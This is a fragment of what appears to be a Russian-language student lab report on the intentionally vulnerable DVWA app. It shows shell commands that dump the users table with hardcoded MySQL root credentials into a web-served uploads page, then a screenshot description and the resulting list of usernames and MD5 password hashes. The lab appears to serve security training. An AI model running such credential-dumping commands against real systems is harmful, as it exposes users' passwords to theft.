
echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD >> /var/www/html/dvwa/hackable/uploads/xss.html

echo "</pre>" >> /var/www/html/dvwa/hackable/uploads/xss.html

echo "<br> senokosovvv<br>" >> /var/www/html/dvwa/hackable/uploads/xss.html

date >> /var/www/html/dvwa/hackable/uploads/xss.html
```

Отчет по работе:



A screenshot of a Mozilla Firefox browser window. The address bar shows the URL 'http://192.168.1.38/dvwa/hackable/uploads/xss.html'. The page content displays a list of users and their passwords, followed by the text 'senokosovvv' and the date '16.02.2024'. The browser's taskbar at the bottom shows several open applications, including 'Untitled - Notep...', 'Add-ons Manag...', 'Mozilla Firefox', and a terminal window 'root@root: ~/va...'. A notification bubble in the bottom right corner says 'Click to switch to "Desk 4"'. The system tray at the top right shows the date and time: 'Fri Feb 16, 5:42 AM'.

user	password
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

senokosovvv  
16.02.2024,